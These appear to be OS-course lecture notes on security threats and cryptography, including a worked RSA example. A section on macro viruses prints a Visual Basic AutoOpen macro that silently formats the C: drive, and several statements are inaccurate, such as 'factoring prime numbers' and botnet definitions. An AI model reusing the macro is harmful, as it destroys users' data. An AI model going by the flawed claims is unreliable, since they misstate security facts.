Lecture.13.Security.Protection.Introduction.txt

- The Security Problem
    - Security and protection are two different things
        - They should not be used interchangeably
    - Security is a measure of confidence that the integrity of a system and its data will be preserved
    - Protection is the set of mechanisms that control the access of processes and users to the resources defined by a computer system
        - In order to increase security, we need a mechanism that will control access of processes and end users to the computer system
    - System is secure if resources used and accessed as intended under all circumstances
        - If someone uses system resources in an unintended way, it can lead to problems
    - Is it possible to make a system 100% secure in the world of intruders/crackers/hackers?
        - No.
            - As long as the system is open to the public, and everybody can have access to a network like Internet, the system can never be 100% secure
                - However, by adding lots of protection mechanisms, we can get very close to 100%
            - Attaining 100% is impossible, because there will always be some statistical possibility that the system is not secure

- Security Violation Categories
    - Breach of confidentiality
        - Refers to unauthorized reading of data
    - Breach of integrity
        - Unauthorized modification of data
    - Breach of availability
        - Unauthorized destruction of data
    - Theft of service
        - Unauthorized use of resources
            - i.e. Intruder stole a daemon on a system that may act as a file-server, or provide some other service(s)
    - Denial of Service (DoS)
        - Prevention of legitimate use
        - The system is under attack in a way that it is not able to serve legitimate users

- Security Violation Methods
    - Masquerading
        - Also known as breach authentication
        - Pretending to be an authorized user to escalate privileges
            - i.e. Attacker presents himself as sender to the receiver

    - Replay attack
        - As is or with message modification
            - If you manage to intercept a series of messages, you may modify one of the messages and resend it. The receiver may not be able to tell the difference between the real message and your slightly modified message
                - i.e. Replay a financial transaction
    - Man in the middle (MITM) attack
        - Intruder sits in the data flow, masquerading as sender to receiver and vice versa
    - Session hijacking
        - Intercept an already-established session to bypass authentication
    - Privilege escalation
        - Common attack type with access beyond what a user or resource is supposed to have
        - Masquerading is a type of privilege escalation

- Security Measure Levels
    - Security must occur at 4 levels to be effective; these measures make the system more safe:
        1. Physical
            - Data centers, servers, connected terminals, etc.
        2. Application
            - Benign or malicious apps can cause security problems
                - Applications must be safe from a security point of view
                - Some applications can be used by intruders to gain access to a system
                    - i.e. Some app contains a buffer overflow
        3. Operating System
            - Protection mechanisms, debugging
                - Ensure that the code does not have security holes
        4. Network
            - Intercepted communications, interruption, DOS, etc.

- Four Layered Model Of Security
    - i.e. Table of Four Layered Security Model

Attack surface/ vector	Types of attacks	Attack prevention methods
Application	logic bugs, design flaws, code inections	sandboxing, software restrictions
Operating System	insecure defaults, platform vulnerabilities	patches, reconfiguration, hardening

Network	sniffing, spoofing, masquerading	encryption, authentication, filtering
Physical	console access, hardware-based attacks	guards, vaults, device data encryption

        - Hierarchy of attack surfaces:
          Application -> Operating system -> Network -> Physical
        - Code injection is usually called virus
        - Sandboxing an application runs its code in an isolated
          environment that mimics end-user operating
        - Default settings can compromise security in a system
        - Software should routinely be updated to patch security
          holes and vulnerabilities
        - Encryption can dramatically increase the security of
          the system
        - Authentication is providing proof of identity
            - Ensures that you are communicating with the correct
              entity, and not an imposter
            - Can use a system's fingerprint to determine its
              identity
        - Hardware components should be created in a manner that
          makes it impossible to reverse engineer to get data from
            - i.e. Cannot extract data from RAM

- Program Threats (1)
    - Malware
        - Software designed to exploit, disable, or damage a computer
    - Trojan horse
        - Program that acts in a secret/clandestine manner
            - i.e. A program is collecting user-identifiable data in
                   the background, and sending it home
    - Spyware
        - Program frequently installed with legitimate software to
          display ads, capture user data, etc.
    - Ransomware
        - Locks up data via encryption
            - Demands a payment to unlock it
                - i.e. WannaCry
        - Encrypted files cannot be read without the key
    - Others include:
        - Trap doors
            - Is a method that may modify user input to benefit the
              intruder/attacker
                - i.e. Modifying financials by a few cents and sending
                       the money to the attacker
        - Logic bombs

        - Conditions that trigger trap doors or other attacks
        - Can activate without user's knowledge
    - All attacks try to violate the principle of least privilege
        - The principle of least privilege states that every program and every privileged user of the system should operate using the least amount of privilege necessary to complete the job
            - i.e. Only use `sudo` when required, and do not login as `sudo` when working out of the terminal
            - Coined by Jerome Saltzer

- Program Threats (2)
    - Code fragment embedded in legitimate program
        - Could be self replicating; designed to infect other computers
    - Very specific to CPU architecture, operating system, applications, etc.
    - Usually borne via email or as a macro
    - Visual Basic macro to reformat hard drive
        - i.e.


```
Sub AutoOpen()
Dim oFS
    Set oFS = CreateObject("Scripting.FileSystemObject")
    vs = Shell("c:command.com /k format c:", vbHide)
End Sub
```


        - These few lines of code can delete your entire partition and erase all your information/data

- Program Threats (3)
    - Virus dropper inserts virus onto the system
    - Many categories of viruses; there are thousands of viruses, such as:
        - File/parasitic
            - i.e. Add a jump to execution to execute malicious code at a specific location
        - Boot/memory
            - Replaces the boot-code with malicious code
                - This means that the virus is persistent across restarts and shutdowns, because the virus is executed at the start of the system
                - Gives the virus full control of reading and writing
            - Antiviruses cannot detect this
        - Macro
        - Source code
            - Should always be reviewed by experts for security holes
            - Maybe insecure for two reasons:
                - Intentional bug added to make software insecure
                - Programmer did not follow good programming practices
                    - i.e. Bad code with no size checking causes a buffer overflow
        - Polymorphic

        - Virus can avoid having a virus signature
            - Cannot be detected by antivirus
    - Encrypted
        - Hard to identify encrypted viruses
    - Stealth
        - Virus tries to modify parts of the system that is responsible for detecting viruses
            - i.e. Modify 'read()' system calls so the original file is returned, rather than the infected one
            - Antiviruses do not see changes in code
    - Multipartite
        - Virus tries to infect multiple parts of the system
            - i.e. Boot sector, memory, files, etc.
    - Armored
        - Harder for researchers to understand how the virus works
        - Written in a strange way that misleads you, and makes it harder to trace the code
            - i.e. Adding dead code
- Security is a game between cat and mouse
    - The good guys need to always be one step ahead

- A Boot Sector Component Virus
    - i.e. Flowchart of A Boot Sector Virus






- The Threat Continues
  - Even if we secure our system as much as possible, attacks are common, and will still occur
  - Attacks have moved over time from science experiments to tools of organized crime
    - Targeting specific companies/institution
      - Companies are losing billions due to cyber attacks
      - Systems are being created to detect (cyber) attacks
    - Creating botnets to use as a tool for spam and distributed Denial of Service (DDOS) delivery
      - A botnet is a special software that tries to enter a system by entering in (spoofed) information
      - i.e. Thousands of computers trying to access the same webpage can cause denial of service
    - Keystroke logger to grab passwords, credit card numbers, etc.
      - Could be installed on a browser

- System & Network Threats (1)
  - Some systems are open rather than secure, by default
    - If we can configure a system to only use the parts that we need, then we can reduce the attack surface


        - But, the system becomes harder to use, and requires more knowledge to administer it
    - Network threats harder to detect, prevent, etc.
        - Protection systems are usually weak
        - More difficult to have a shared secret on which to base access
            - A shared secret key is the best way to secure communication on a network
        - No physical limits once system attached to internet
            - Anybody can try to access machine that is connected to the internet
                - i.e. A website, online service, etc.

- System & Network Threats (2)
    - Denial of Service (DOS)
        - Very common type of attack
        - Overload the targeted computer
            - Preventing it from doing any useful work
        - Distributed Denial of Service (DDOS) comes from multiple sources at once
            - DDOS is a synchronized attack from multiple sources to one place
        - Consider traffic to a website
            - How can you tell the difference between being a target and being really popular?
                - i.e. Company XYZ has become very popular due to their upcoming IPO
        - One of the ways to detect a DDOS attack is to analyze the keyboard and mouse movements of the connecting machine
            - Humans use I/O peripherals very differently from robots
        - Accidental
            - Writing bad code can cause:
                - An intruder to gain access to your system
                - Flooding somebody else's system with requests
        - Purposeful
            - Extortion, punishment, etc.
            - i.e. Ex-employee is disgruntled and compromises the company's security before leaving. An intruder can take advantage of this weakened area
    - Port scanning
        - Automated tool to look for network ports accepting connections
            - Used for good and evil
                - When used for good, you can use port scanning to protect your system based on the activity of ports
                - When used for evil, an intruder may try to find the weak point in a system
                    - i.e. The best time to carry out a DDOS attack is between 6:00-8:00PM


- Standard Security Attacks
  - i.e. Diagram of Communication Between Sender & Receiver



    - This is normal communication between a sender and a receiver
      - The attacker is not listening in on the conversation between sender and receiver
  - i.e. Diagram of Masquerading



    - The attacker masquerades as the sender
      - This tricks the receiver into thinking that he is communicating with the sender, but in reality he is communication with the attacker
  - i.e. Diagram of Man In The Middle (MITM) Attack



    - The attacker is communicating with both sender and receiver
      - The sender believes that he is talking to the receiver, but in reality he is talking to the attacker
      - The receiver believes that he is talking to the sender, but in reality he is talking to the attacker
    - This type of attack gives the attacker full control of the messages that are sent between sender and receiver

- Cryptography As A Security Tool
  - This is the best security tool to use on a network
    - All communication over the internet is secured via cryptography
    - Messages need to be encrypted when sent over a network, because it is relatively easy to intercept them
  - Broadest security tool available
    - Internal to a given computer, source and destination of messages can be known and protected
      - OS creates, manages, protects, process IDs, communication ports
    - Source and destination of messages on network cannot be

        trusted without cryptography
          - Local network IP address
              - If the IP address is not encrypted, anyone can send a message from that IP, and you may think it is a legitimate user
              - Consider unauthorized host added
          - WAN / Internet
              - How to establish authenticity
                  - Not via IP address

- Cryptography
    - Means to constrain potential senders (sources) and/or recievers (destination) of messages
      - Based on secrets (keys)
      - Enables:
          - Confirmation of source
          - Receipt only by certain destination
              - Only the certain destination can understand the message
          - Trust relationship between sender and receiver
    - Messages sent on a network cannot be trusted without cryptography

- Encryption (1)
    - There are two types of cryptography:
      - Symmetric
          - Uses 1 key
      - Asymmetric
          - Uses 2 keys
    - All cryptography algorithms use keys
      - At least one key is required
    - The purpose of encryption is to constrain the set of possible recievers of a message
    - Encryption algorithm consists of:
      - Set `K` of keys
          - This is an input
      - Set `M` of messages
          - This is an input
      - Set `C` of ciphertexts
          - This is an output
          - Ciphertext = Encrypted message
      - A function encryption E : K -> (M -> C)
          - That is, for each `k in K, E_k` is a function for generating ciphertexts from messages
              - Both `E` and `E_k` for any `k` should be efficiently computable functions
                  - If it takes too much time to compute, then communication would be very inconvenient
      - A function decryption D : K -> (C -> M)
          - That is, for each `k in K, D_k` is a function for

        generating messages from ciphertexts
          - A decryption algorithm does the opposite of the encryption algorithm
          - Both `D` and `D_k` for any `k` should be efficiently computable functions to allow real time communication

- Encryption (2)
  - An encryption algorithm must provide this essential property:
    - Given a ciphertext `c in C`, a computer can compute `m` such that `E_k(m) = c` only if it possesses `k`
      - Thus, a computer holding `k` can decrypt ciphertexts to the plaintexts used to produce them, but a computer not holding `k` cannot decrypt ciphertexts
      - Since ciphertexts are generally exposed (i.e. Sent on the network), it is important that it be infeasible to derive `k` from ciphertexts
        - Breaking an encryption should be very complex and computationally expensive to the point that it is infeasible
  - Quantum computers will dramatically increase computing power, and affect the efficacy of some cryptography algorithms
    - Quantum computers are really good at factoring prime numbers
      - Certain versions of RSA will become insecure

- Symmetric Encryption (1)
  - Same key used to encrypt and decrypt
    - Therefore, `k` must be kept secret
  - DES works by taking 64-bit value and 56-bit key, and performing a series of transformations that are based on substitution and permutation operations
    - Makes use of mathematical operations
  - DES was most commonly used symmetric-block encryption algorithm
    - Created by the US Government
      - In other words, not too be trusted
    - Encrypts a block of data at a time
    - Keys too short so now considered insecure
      - As computational power increases, encryption algorithms become insecure, and new ones are created
  - Triple DES considered more secure
    - Algorithm used 3 times using 2 or 3 keys
    - i.e. `c = E_k3(D_k2(E_k1(m)))`

- Symmetric Encryption (2)
  - 2001 NIST adopted new block cipher called Advanced Encryption Standard (AES)
    - Keys of 128, 192, and 256 bits
      - Works on 128-bit blocks
    - NIST = National Institute of Standards & Technology
  - RC4 is most common symmetric stream cipher

        - But known to have vulnerabilities
        - Encrypts/decrypts a stream of bytes
            - i.e. Wireless transmission
        - Key is an input to pseudo-random-bit generator
            - Generates an infinite keystream
                - Very hard to decrypt

- Secure Communication Over Insecure Medium
    - In symmetric encryption, the sender and receiver should exchange the key through a private/secure channel
        - This key is used for both encryption and decryption
        - The key cannot be exchanged through the public channel, because it is insecure
    - The key should be exchanged before they start to communicate
        - This is a huge limitation of symmetric encryption
            - How can two parties securely exchange a key without physically meeting, such that an attacker cannot acquire the key

- Asymmetric Encryption (1)
    - Public key encryption based on each user having two keys:
        - Public key
            - Published key used to encrypt data
            - Can be sent over an insecure channel
                - An intruder cannot use the public key to decrypt messages
        - Private key
            - Key known only to individual user
                - Kept secret
            - Used to decrypt data
    - Must be an encryption scheme that can be made public without making it easy to figure out the decryption scheme
        - Most common is RSA block cipher
        - Efficient algorithm for testing whether or not a number is prime
        - No efficient algorithm is known for finding the prime factorization of a number

- Asymmetric Encryption (2)
    - Formally, it is computationally infeasible to derive `k_d,N` from `k_e,N`, and so `k_e` does not need to be kept secret, and can be widely distributed
        - `k_e` is the public key
            - We do not need a private/secure channel to send this key
                - The public key can be sent through the public channel without any problem
        - `k_d` is the private key
            - This key must be kept safe at all times
        - `N` is the product of two large, randomly chosen prime numbers, `p` and `q`

        - i.e. `p` and `q` are 512 bits each
      - Encryption algorithm is:
        `E_ke,N (m) = m^(k_e) mod N`
        - Where `ke` satisfies `k_e * k_d mod (p - 1)(q - 1) = 1
      - Then, the decryption algorithm is:
        `D_kd,N (c) = c^(k_d) mod N`
        - The private key is needed to decrypt the message
    - It is not feasible to derive the private key from the public key
    - The difference between symmetric and asymmetric encryption is that:
      - Symmetric encryption only requires 1 key
        - This key is used for encryption and decryption
        - Key must be kept safe and secure at all times
          - Cannot be sent over an insecure/public channel
      - Asymmetric encryption requires 2 keys
        - Private key
          - The private key must be kept safe and secure at all times
          - Primarily used for decryption
        - Public key
          - The public key can be distributed to anyone, and anywhere over an insecure/public channel
          - Primarily used for encryption

- Asymmetric Encryption Example
  - The numbers in this example are small
    - In practice, asymmetric encryption uses really large prime numbers
  - For example, p = 7 and q = 13
  - We then calculate N = 7 * 13 = 91, and (p - 1)(q - 1) = 72
  - We next select `k_e` relatively prime to 72 and <72, yielding 5
  - Finally, we calculate `k_d` such that `k_e * k_d mod 72 = 1`, which yields 29
  - We now have our keys:
    - Public key, `k_e,N` = 5, 91
    - Private key, `k,d,N` = 29, 91
  - Encrypting the message 69 with the public key results in the ciphertext 62
  - Ciphertext can be decoded with the private key
    - Public key can be distributed in clear-text to anyone who wnats to communicate with holder of private key

- Encryption Using RSA Asymmetric Cryptography
  - If sender wants to send a message to receiver, then:
    - The sender uses public key for encryption
    - The receiver uses private key for decryption
  - All messages go through the unsecured channel
    - This is the benefit of asymmetric encryption
      - Even if an intruder spies on the communication, the

intruder cannot acquire the private key

- Cryptography
  - Symmetric cryptography based on transformations
  - Asymmetric based on mathematical functions
    - Asymmetric is much more computationally expensive
    - Typically not used for bulk data encryption
  - The advent of quantum computers will require newer, stronger encryption algorithms

- End
  - Operating Systems are among the most complex pieces of software ever developed!